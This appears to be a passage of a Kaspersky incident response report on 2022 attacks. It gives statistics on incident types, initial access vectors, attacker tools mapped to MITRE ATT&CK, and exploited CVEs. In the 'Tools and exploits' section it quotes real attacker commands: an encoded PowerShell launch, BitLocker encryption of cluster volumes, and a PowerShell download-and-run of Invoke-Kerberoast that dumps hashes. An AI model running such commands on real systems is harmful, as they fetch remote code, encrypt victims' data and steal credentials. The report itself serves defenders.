Incidents	%
Files encrypted	40.00
Suspicious activity	30.00
Data leakage	17.50
Security tool alert	7.50
Money theft	2.50
Suspicious e-mail message	2.50

Suspicious activity	%
Suspicious endpoint activity	43.50
Suspicious file	30.40
Suspicious network activity	13.00
Security tool alert	13.00


23.5% of all incident response requests were for false alarms. Suspicious activity[4] reported by endpoint protection (EPP) generates the most false positives. Every third request based on suspicious file activity was a false positive.

Ransomware attacks have played a dominant role in the cybersecurity threat landscape for many years. We urge you to get up-to-date and actionable information about ransomware attacks from our **publications** and **NoRansom** project.

[4] Suspicious activity is a category for a security tool stack generated alert or user reported anomaly behavior

Reasons per region

Most regions faced ransomware attacks, while suspicious activity was the most common reason for triggering an investigation.



Files encrypted	%
Africa	3.06
CIS	17.35
EU	6.12
LatAm	11.22
ME	4.08
NA	-
Grand Total	41.84

Suspicious activity	%
Africa	1.02
CIS	16.33
EU	5.10
LatAm	1.02
ME	13.27
NA	1.02
Grand Total	37.76

Data leakage	%
Africa	-
CIS	9.18
EU	-
LatAm	-
ME	1.02
NA	-
Grand Total	10.20


Suspicious e-mail message	%
Africa	-
CIS	1.02
EU	-
LatAm	-
ME	-
NA	-
Grand Total	1.02

Money theft	%
Africa	-
CIS	2.04
EU	-
LatAm	-
ME	-
NA	-
Grand Total	2.04

Security tool alert	%
Africa	-
CIS	-
EU	2.04
LatAm	1.02
ME	4.08
NA	-
Grand Total	7.14

Reasons per industry

Money is no longer the primary motivation for attackers, even when targeting the Financial sector. Data is the main target – and data leakage the reason for half of our investigations in the sector.



Files encrypted	%
Education	1.02
Financial	4.08
Transportation	2.04
Retail	1.02
Government	8.16
IT	5.10
Healthcare	2.04
Industrial	7.14
Telecom	3.06
Mass Media	1.02
Other	7.14
Grand Total	41.84

Suspicious activity	%
Education	1.02
Financial	9.18
Transportation	2.04
Retail	-
Government	8.16
IT	3.06
Healthcare	-
Industrial	7.14
Telecom	3.06
Mass Media	1.02
Other	3.06
Grand Total	37.76

Data leakage	%
Education	1.02
Financial	1.02
Transportation	2.04
Retail	-
Government	3.06
IT	1.02
Healthcare	1.02
Industrial	1.02
Telecom	-
Mass Media	-
Other	-
Grand Total	10.20

Suspicious e-mail message	%
Education	-
Financial	-
Transportation	-
Retail	-
Government	-
IT	-
Healthcare	-
Industrial	-
Telecom	-
Mass Media	1.02
Other	-
Grand Total	1.02

Money theft	%
Education	-
Financial	2.04
Transportation	-
Retail	-
Government	-
IT	-
Healthcare	-
Industrial	-
Telecom	-
Mass Media	-
Other	-
Grand Total	2.04

Security tool alert	%
Education	-
Financial	2.04
Transportation	-
Retail	-
Government	-
IT	-
Healthcare	-
Industrial	2.04
Telecom	3.06
Mass Media	-
Other	-
Grand Total	7.14

Initial vectors

Or how attackers get in

Year after year, security issues with passwords, software vulnerabilities and social engineering combine into an overwhelming majority of initial access vectors[5] during attacks. Setting up and controlling a password policy, patch management and employee awareness along with anti-phishing measures significantly minimize the capabilities of external attackers. When attackers prepare their malicious campaign, they want to find low-hanging fruit like public servers with well-known vulnerabilities and known exploits. Implementing an appropriate patch management policy alone will reduce the likelihood of becoming a victim by 42.86%.


In 2021, vulnerabilities were discovered in MS Exchange, but they were very prevalent in 2022 as well. Because it's so widely used, when attackers use public exploits for these vulnerabilities, it results in a huge number of incidents. The table below shows these vulnerabilities.

[5] We identified the initial vector of attack for 43% of cases.

Very old incidents, unavailable logs, (un)intentional destruction of evidence by the victim organization, and supply-chain attacks are among the numerous reasons it's not always possible to reveal how adversaries initially gained a foothold into the network.

Top initial compromise vectors, and how incidents were detected

Ransomware adversaries use almost all widespread initial access scenarios. Many attacks start with already compromised known credentials, and it's not possible to investigate how they were leaked.



Files encrypted	%
Compromised Accounts	9.52
Exploit Public-Facing Application	14.29
Hardware Additions	-
Malicious email	2.38
External Remote Services	9.52
Trusted Relationship	2.38
Other	-
Grand Total	38.10

Suspicious activity	%
Compromised Accounts	4.76
Exploit Public-Facing Application	14.29
Hardware Additions	2.38
Malicious email	7.14
External Remote Services	-
Trusted Relationship	-
Other	4.76
Grand Total	33.33

Data leakage	%
Compromised Accounts	4.76
Exploit Public-Facing Application	9.52
Hardware Additions	-
Malicious email	-
External Remote Services	-
Trusted Relationship	2.38
Other	-
Grand Total	16.67


Suspicious E-Mail message	%
Compromised Accounts	-
Exploit Public-Facing Application	2.38
Hardware Additions	-
Malicious email	-
External Remote Services	-
Trusted Relationship	-
Other	-
Grand Total	2.38

Money theft	%
Compromised Accounts	2.38
Exploit Public-Facing Application	-
Hardware Additions	-
Malicious email	-
External Remote Services	-
Trusted Relationship	-
Other	-
Grand Total	2.38

Security tool alert	%
Compromised Accounts	2.38
Exploit Public-Facing Application	2.38
Hardware Additions	-
Malicious email	2.38
External Remote Services	-
Trusted Relationship	-
Other	-
Grand Total	7.14

Top initial compromise vectors, and how long the attack went unnoticed

In most cases where initial access wasn't identified, the attack lasted for more than a year before being detected by the organization, by which time no artefacts were left to analyze due to log rotation policies. More than half of all attacks that started with malicious e-mails, stolen credentials or external application exploitation were detected in hours or days.



Hours	%
Compromised Accounts	9.52
Exploit Public-Facing Application	4.76
Hardware Additions	2.38
Malicious email	2.38
External Remote Services	2.38
Trusted Relationship	-
Other	2.38
Grand Total	23.81

Days	%
Compromised Accounts	2.38
Exploit Public-Facing Application	14.29
Hardware Additions	-
Malicious email	2.38
External Remote Services	4.76
Trusted Relationship	2.38
Other	2.38
Grand Total	28.57

Weeks	%
Compromised Accounts	4.76
Exploit Public-Facing Application	9.52
Hardware Additions	-
Malicious email	2.38
External Remote Services	2.38
Trusted Relationship	-
Other	-
Grand Total	19.05

Months	%
Compromised Accounts	7.14
Exploit Public-Facing Application	11.90
Hardware Additions	-
Malicious email	4.76
External Remote Services	-
Trusted Relationship	2.38
Other	-
Grand Total	26.19

Years	%
Compromised Accounts	-
Exploit Public-Facing Application	2.38
Hardware Additions	-
Malicious email	-
External Remote Services	-
Trusted Relationship	-
Other	-
Grand Total	2.38

Tools and exploits

Almost half of all incident cases included the usage of existing OS tools (like **Lolbins**), well known offensive tools from github (e.g. Mimikatz, AdFind, Masscan) and specialized commercial frameworks (Cobalt Strike).

46% **of all incidents were tied to tools**

Distribution and frequency of tools used in incident cases

Frequent

[6] Each tool was identified in 10-20% of incident cases

10-20% [6] 2022

5–8% 2021

Cobalt Strike · Mimikatz · PsExec · PowerShell

Average

5–9% 2022

3–4% 2021

Advanced_IP_Scanner · Bitlocker · ProcDump · ProcessHacker

Rare

1–4% 2022

1–2% 2021

WebBrowserPassView.exe · DiskCryptor · Fast_Reverse_Proxy_FRP · SMBExec · AnyDesk

Distribution and frequency of tools through MITRE ATT&CK® tactics demonstrate a clear and obvious focus on everything between initial access and impact. Those tools should boost incident detection while adversaries explore the network.

Execution — 18.58%

PowerShell · PsExec · SmbExec

Defense evasion — 13.66%

ProcessHacker · PCHunter · PowerTool

Credential access — 15.85%

Mimikatz · PowerTool · ProcDump

Discovery — 26.23%

Advanced · IP Scanner · wmic · nbtscan

Lateral Movement — 12.02%

Cobalt Strike · Impacket · Empire_Powershell · PowerSploit

Collection — 1.64%

winrar · 7zip

Command and Control — 6.01%

RDP · AnyDesk

Impact — 6.01%

DiskCryptor · BitLocker

Legitimate tools in MITRE ATT&CK®

In most cases, security teams can mitigate the initial vector of attack with prevention solutions. The most prevalent vectors of attack (exploitation of public-facing applications, compromised accounts, malicious e-mail) could have been mitigated - with timely patch management and implementation of multifactor authentication, solutions with anti-phishing software to defend against phishing attacks, and implementation of security awareness training for employees.

Even with these measure in place, attacks can still occur, and it’s important to try to detect traces of an attack’s development as soon as possible. Our research shows that to bypass traditional defense solutions, attackers use legitimate software already installed on the corporate network. The most prevalent tactics and techniques in MITRE ATT&CK® classification confirm this.

For example, in the Execution tactic, the **Command and Scripting Interpreter:PowerShell** technique or the **Command and Scripting Interpreter:Windows Command Shell** technique could be implemented.

For example:

```
C:\Windows\System32\cmd.exe /c powershell -enc “binary payload”
```

But PowerShell can also be used in many other tactics, for example, in the Impact tactic PowerShell was implemented to run encryption processes by BitLocker.

```
powershell.exe {if (Get-Command Get-ClusterResource -errorAction SilentlyContinue) { foreach($Cluster in Get-
ClusterResource) { Suspend-ClusterResource $Cluster; $PlainPassword='_Password_'; $SecurePassword = $PlainPassword |
ConvertTo-SecureString -AsPlainText -Force;  enable-bitlocker  $Cluster.SharedVolumeInfo.FriendlyVolumeName -password
$SecurePassword -PasswordProtector -skiphardwaretest -UsedSpaceOnly; Resume-ClusterResource $Cluster} } }
```

Or to run the **Invoke-Kerberoast tool**, which is used to conduct a Kerberoasting attack

```
powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString (\"http://xxx.xxx.xxx.xxx:xxxx/Invoke-
Kerberoast.ps1\") ; Invoke-Kerberoast -OutputFormat HashCat|SelectObject -ExpandProperty hash | out-file -Encoding
ASCII logs.txt
```

To collect data in the Discovery tactic, attackers also use various types of network scanners, for example, **SoftPerfect Network Scanner**

```
C:\Users\xxx\Videos\netscan2\netscan.exe
```

Or the **WizTree** tool to quickly sort files


```
try.exe  \"\\\\192.168.xxx.xxx\\ Backup\" /export=\"192.168.xxx.xxx_Backup.csv\" /admin=1 /filter=\"&gt;2017/01/01\" /
exportfolders=0 /filterexclude=\"*.|*.db|*.ini|*.lnk|\\~*|\\$*|\\Program*|\\Windows\\\"
```

To access customer data in DBA, attackers can use the same tools as DBA administrators, for example HeidiSQL, in the case of Postgress.

To gather information about a customer's domain, attackers use tools like ADExplorer, which allows them to collect and change data in Active Directory.

In the above-mentioned examples, it's extremely difficult to differentiate between the malicious activities of attackers and legitimate user activities.

To solve this problem, additional SIEM-monitoring solutions should be implemented. However, it's not enough to just gather data – a team, such as a SOC team, is needed to analyzes this data and determine which events are suspicious. **Kaspersky's Managed Detection and Response** service was created to help customers in this situation.



About Kaspersky Managed Detection and Response (MDR)

Kaspersky MDR is a 24/7 incident monitoring and response service powered by Kaspersky SOC technology and expertise.

Endpoint security systems installed on the customer's premises capture and forward telemetry data which is then analyzed by machine learning tools, with the direct involvement of the Kaspersky SOC's attack detection experts. Response is provided by endpoint security sensors.

SOC analysts investigate alerts and notify the customer about the malicious activity, providing tool-based response and advice.

Most common vulnerabilities

Vulnerabilities disclosed during 2021 continued to affect many companies in 2022. Patch management policies continue to be a very important security point. Please find extended information about vulnerabilities in appendix “CVE Notes”.

The exact CVEs were identified in 29% of incidents where initial vector was determined

Microsoft Exchange CVE-2021-34473	Security Feature Bypass (SFB) Pre-auth Path Confusion Leads to ACL Bypass vulnerability. Flaw in the Autodiscover service of Exchange Server, unauthenticated attackers can access its restricted resources. Part of the ProxyShell vulnerabilities chain. Leverage this in conjunction with other vulnerabilities to execute arbitrary code.	**Microsoft Exchange** CVE-2021-31207	Post-auth Arbitrary-File-Write (AFW, that can leads to RCE) Allows the attacker to write files to a specific desired path by execute PowerShell cmdlet. This can lead to RCE (ex. by writing a webshell content). Part of the ProxyShell vulnerabilities chain. Leverage this in conjunction with other vulnerabilities to execute arbitrary code.
Microsoft Exchange CVE-2021-34523	Elevation of Privilege (EoP) vulnerability. The vulnerability allows attackers to raise\change their permissions. Part of the ProxyShell vulnerabilities chain.	**XenApp Server** CVE-2012-5161	Remote code execution vulnerability allows attackers to execute arbitrary code without authentication on XenApp Server through XML Service interface
Telerik.Web.UI CVE-2017-11317	Unrestricted file upload vulnerability: weak RadAsyncUpload encryption which allows remote attackers to perform arbitrary file uploads or execute arbitrary code on Telerik UI for ASP.NET AJAX	**Microsoft SharePoint** CVE-2019-0604	Remote code execution vulnerability which allows attackers to execute arbitrary code without authentication in Microsoft SharePoint
Microsoft Exchange CVE-2021-26855	SSRF vulnerability in Microsoft Exchange Server. Attackers are able to send arbitrary HTTP requests and authenticate as the Exchange server. Used by the Hafnium group.	**MSI Driver** CVE-2019-16098	Local privilege escalation vulnerability on kernel mode driver in MSI AfterBurner which allows an authenticated user to read and write to an arbitrary memory in the target system, gain access to additional privileges and to execute code.
Microsoft Exchange CVE-2020-0688	Remote Code Execution (RCE) vulnerability when the software fails to properly handle objects in memory, known as Microsoft Exchange Memory Corruption Vulnerability which allows authenticated attackers with any privilege level to execute arbitrary code in Microsoft Exchange.	**Microsoft Active Directory** CVE-2020-1472	Netlogon Elevation of Privilege Vulnerability known as Zerologon which allows an unauthenticated attacker to use the Netlogon Remote Protocol (MS-NRPC) to connect to a domain controller to obtain domain administrator access.
Bitrix Site Manager CVE-2022-27228	Remote code execution vulnerability which allows attackers to execute arbitrary code without authentication in the vote (aka "Polls, Votes") module of Bitrix Site Manager.	**Polkit Pkexec** CVE-2021-4034	Local privilege escalation vulnerability on Polkit's pkexec utility in Unix-like operating systems which allows any unprivileged user to gain root privileges on the vulnerable host to execute arbitrary code.
Apache Log4j CVE-2021-44228	Remote code execution vulnerability known as Log4Shell affecting instances of Apache Log4j 2 in instances where attackers have permission to modify the logging configuration file and can in turn construct a malicious configuration using a JDBC Appender.	**Apache Log4j** CVE-2021-45046	Remote code execution vulnerability caused by an incomplete fix of CVE-2021-44228 in certain non-default configurations which allows attackers with control over Thread Context Map (MDC) input data to craft malicious input data using a JNDI Lookup pattern to execute arbitrary codes.

Appendix

MITRE ATT&CK tactics and techniques heatmap

1-5% 6-10% 11-15% 16-20% >20%

Reconnaissance

Technique	Subtechnique
Active Scanning	• Scanning IP Blocks
	• Wordlist Scanning
Gather Victim Host Information	
Gather Victim Identity Information	
Gather Victim Network Information	
Gather Victim Org Information	
Phishing for Information	
Search Closed Sources	
Search Open Technical Databases	
Search Open Websites/Domains	
Search Victim-Owned Websites	

Resource Development

Technique
Acquire Infrastructure
Compromise Accounts
Compromise Infrastructure
Develop Capabilities
Establish Accounts
Obtain Capabilities
Stage Capabilities

Initial Access

Technique	Subtechnique
Drive-by Compromise	
Exploit Public-Facing Application	
External Remote Services	
Hardware Additions	
Phishing	• Spearphishing Attachment
Replication Through Removable Media	
Supply Chain Compromise	
Trusted Relationship	• Domain Accounts
Valid Accounts	• Local Accounts

Execution

Technique	Subtechnique
Command and Scripting Interpreter	• JavaScript
	• PowerShell
	• Python
	• Unix Shell
	• Visual Basic
	• Windows Command Shell
Container Administration Command	
Deploy Container	
Exploitation for Client Execution	
Inter-Process Communication	
Native API	
Scheduled Task/Job	• Scheduled Task
Serverless Execution	
Shared Modules	
Software Deployment Tools	
System Services	• Service Execution
User Execution	• Malicious File
Windows Management Instrumentation	

Persistence

Technique	Subtechnique
Account Manipulation	• SSH Authorized Keys
BITS Jobs	
Boot or Logon Autostart Execution	• Port Monitors
	• Registry Run Keys / Startup Folder
Boot or Logon Initialization Scripts	
Browser Extensions	
Compromise Client Software Binary	
